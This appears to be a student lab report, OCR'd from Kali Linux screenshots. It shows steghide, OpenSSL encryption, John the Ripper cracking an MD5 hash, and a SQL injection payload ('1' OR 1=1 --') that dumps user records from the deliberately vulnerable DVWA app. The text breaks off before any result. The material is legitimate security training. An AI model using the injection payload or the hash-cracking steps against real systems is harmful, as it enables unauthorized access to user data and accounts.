```
kali@kali: ~/Downloads
File Actions Edit View Help
  —(kali⊕kali)-[~]
 -$ cd Downloads
  —(kali⊛kali)-[~/Downloads]
steghide embed -cf iron.jpeg ef secret.txt -sf stego.jpeg
steghide: unknown argument "ef".
steghide: type "steghide --help" for help.
  —(kali⊛kali)-[~/Downloads]
steghide embed -cf iron.jpeg -ef secret.txt -sf stego.jpeg
Enter passphrase:
Re-Enter passphrase:
embedding "secret.txt" in "iron.jpeg" ... done
writing stego file "stego.jpeg" ... done
(kali% kali)-[~/Downloads]
steghide extract -sf stego.jpeg
Enter passphrase:
the file "secret.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "secret.txt".
```

```
File Actions Edit View Help
  --(kali⊕kali)-[~]
__s cat >> file.text
hello
^C
 —(kali⊕kali)-[~]
sopenssl enc -aes-256-cbc -salt -in file.text -out encrypted.txt
enter AES-256-CBC encryption password:
Verifying - enter AES-256-CBC encryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
  —(kali⊕kali)-[~]
__$ cat encrypted.txt
Salted Sd∭:♦^L♦♦V♦♦H)∭z♦ZD]I♦W♦♦F♦♦♦iQ♦W♦
  —(kali⊛kali)-[~]
└─$ openssl enc -d -aes-256-cbc -salt -in encrypted.txt -out decrypted.txt
enter AES-256-CBC decryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
```

```
kali@kali: ~
File Actions Edit View Help
 —(kali⊛kali)-[~]
—(kali⊛ kali)-[~]
_$ cat hashpwrd.txt
698d51a19d8a121ce581499d7b701668
 —(kali⊛kali)-[~]
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
111
                (?)
1g 0:00:00:00 DONE 3/3 (2025-07-31 16:08) 3.571g/s 652735p/s 652735c/s 652735C/s abilo1...
10093
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliabl
Session completed.
```





## Home Instructions Setup / Reset DB Brute Force Command Injection CSRF File Inclusion File Upload Insecure CAPTCHA SQL Injection SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected) XSS (Stored)

## Vulnerability: SQL Injection

```
User ID: 1' OR 1=1 -- Submit


ID: 1' OR 1=1 -- First name: admin
Surname: admin

ID: 1' OR 1=1 -- First name: Gordon
Surname: Brown

ID: 1' OR 1=1 -- First name: Hack
Surname: Me

ID: 1' OR 1=1 -- First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 -- First name: Bob
Surname: Smith
```



Step 5: Analyse the URL and popup

## Result:

